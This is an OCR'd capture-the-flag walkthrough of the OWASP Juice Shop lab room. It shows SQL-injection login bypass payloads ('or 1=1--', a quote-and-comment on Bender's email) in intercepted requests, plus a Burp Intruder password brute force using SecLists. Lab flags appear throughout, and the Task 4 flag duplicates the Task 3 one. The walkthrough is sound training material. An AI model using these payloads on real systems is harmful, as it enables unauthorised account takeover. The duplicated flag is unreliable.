
OWASP Juice Shop

This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.

Task 1 Open for business!

➔ I accessed the machine by copying and pasting its IP into my browser




Task 2 Let's go on an adventure!

Question #1: What's the Administrator's email address?

➔ I Found the email under reviews by clicking on the Apple Juice product.

Answer: **admin@juice-sh.op**



The all-time classic.

1.99¤


admin@juice-sh.op

One of my favorites!

Question #2: What parameter is used for searching?

➔ I searched for "a" by clicking on the search button and observing the parameter in the URL.


Answer: q



10.10.24.36/#/search?q=a

Question #3: What show does Jim reference in his review?

➔ I discovered that the review for the green smoothie product is from "replicator."



very good for your health! Made from green cabbage, spinach, kiwi and grass.


1.99¤

Reviews (1)

jim@juice-sh.op
Fresh out of a replicator.

➔ I googled "replicator" and found its first appearance in a TV show called Star Trek.

Answer: **Star Trek**



Replicator

Star Trek

In Star Trek a replicator is a machine that can create things. Replicators were originally seen to simply synthesize meals on demand, but in later series much larger non-food items appear. The technical aspects of replicated versus "real" things is sometimes a plot element. Wikipedia

Created by: Gene Roddenberry

First appearance: Star Trek: The Next Generation


Function: Synthesis of organic and inorganic materials via rearrangement of subatomic particles

Task 3 Inject the juice

Question #1: Log into the administrator account!

Answer/Flag: 32a5e0f21372bcc1000a6088b93b458e41f0e02a

➔ I navigated to the login page and inputted arbitrary details while ensuring Burp Intercept mode was on before clicking login.



Login


Invalid email or password.

Email: vally@thm

Password: ●●●●●

☑ Remember me

➔ With Intercept on, I clicked "Forward" until reaching the relevant POST request, going back to the webpage and found that I am successfully logged in as admin




Request to http://10.10.96.215:80

```
POST /rest/user/login HTTP/1.1
Host: 10.10.96.215
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 41
Origin: http://10.10.96.215
Connection: close
Referer: http://10.10.96.215/
Cookie: io=Uxkran5c565QaYj9AAAA; language=en

{
  "email":"vally@thm",
  "password":"lovely"
}
```

- ➔ I changed the email field from "vally@thm" to "' or 1=1--" and forwarded it to the server.




You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

32a5e0f21372bcc1000a6088b93b458e41f0e02a Copied!

Question #2: Log into the Bender account!

- ➔ I logged into bender's account using the details provided using same technique




Email: bender@juice-sh.op'--

Password: ●

□ Remember me

- ➔ Getting the flag

Answer/Flag: fb364762a3c102b2db932069c0e6b78e738d4066



You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

🏁 fb364762a3c102b2db932069c0e6b78e738d4066

Task 4 Who broke my lock?!

Question #1: Bruteforce the Administrator account's password!


- ➔ I entered the admin email on the login page with an arbitrary password.


Login

Email: admin@juice-sh.op

Password: ●

- ➔ In Burp Suite, i navigated to the Intruder tab, selected "Clear" in Positions, then captured the login request and sent it to Intruder.
- ➔ In the password field, I placed two § inside the quotes.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.151.221

☑ Update Host header to match target

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 44
Origin: http://10.10.151.221
Connection: close
Referer: http://10.10.151.221/
Cookie: io=BoulvgNK00iOjPT3AAAT; language=en; cookieconsent_status=dismiss; continueCode=Y1V9Z07E5a9jBeVv1bJLkWKr6ZzyGMB04Noqn8gRlxmYQXPD3p02Mwb7zPRK

{"email":"admin@juice-sh.op","password":"§§"}§
```

Search

2 highlights

2 payload positions

Length: 582

➔ To set up the payload, i installed the The "seclists" package, a collection of multiple lists that includes

Password lists: Lists of common or frequently used passwords.

Usernames lists: Lists of common or default usernames.


Fuzzing lists: Lists used for fuzzing attacks, which involve sending malformed or unexpected data to a target to discover vulnerabilities.

Payloads: Lists of payloads for various types of attacks, such as SQL injection, cross-site scripting (XSS), etc.


Command: apt-get install seclists

➔ I had to load the list from from /usr/share/seclists/Passwords/Common-Credentials/best1050.txt

➔ Note: confirm the location of your seclist first



```
┌──(cyvally㉿Cyvally)-[/usr/share/seclists/Passwords/Common-Credentials]
└─$ ls
10-million-password-list-top-100.txt      1900-2020.txt             common-passwords-win.txt
10-million-password-list-top-1000.txt     500-worst-passwords.txt   four-digit-pin-codes-sorted-by-frequency-withcount.csv
10-million-password-list-top-10000.txt    SplashData-2014.txt       medical-devices.txt
10-million-password-list-top-100000.txt   SplashData-2015-1.txt     top-20-common-SSH-passwords.txt
10-million-password-list-top-1000000.txt  SplashData-2015-2.txt     top-passwords-shortlist.txt
10-million-password-list-top-500.txt      best1050.txt              worst-passwords-2017-top100-slashdata.txt
100k-most-used-passwords-NCSC.txt         best110.txt
10k-most-common.txt                       best15.txt
```


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack
Add
Edit
Remove
Up
Down

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 498 (approx)

Payload type: Runtime file Request count: 996 (approx)

Payload settings [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.


Select file ... ts/Passwords/Common-Credentials/best1050.txt

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

- ➔ Once the file is loaded into Burp, i started the attack and filtered for the request by status, leaving only successful result
- ➔ Note: the brute force will be very slow if you are using community version



Filter by search term [Pro only]

□ Regex

□ Case sensitive □ Negative search

Filter by status code

☑ 2xx [success]

□ 3xx [redirection]


□ 4xx [request error]

□ 5xx [server error]

Filter by annotation

□ Show only commented items

□ Show only highlighted items




10. Intruder attack of http://10.10.145.70

Filter: Showing all items

Requ...	Payload	Status code	Error	Timeout	Length	Comment
110	access	401	□	□	367	
111	access14	401	□	□	367	
112	account	401	□	□	367	
113	action	401	□	□	367	
114	admin	401	□	□	367	
115	admin1	401	□	□	367	
116	admin12	401	□	□	367	
117	admin123	200	□	□	1164	
118	adminadmin	401	□	□	367	
119	administrator	401	□	□	367	
120	adriana	401	□	□	367	
121	agosto	401	□	□	367	
122	agustin		□	□		

- ➔ I found the password and used it to login to the account and got my flag

Answer/Flag: 32a5e0f21372bcc1000a6088b93b458e41f0e02a

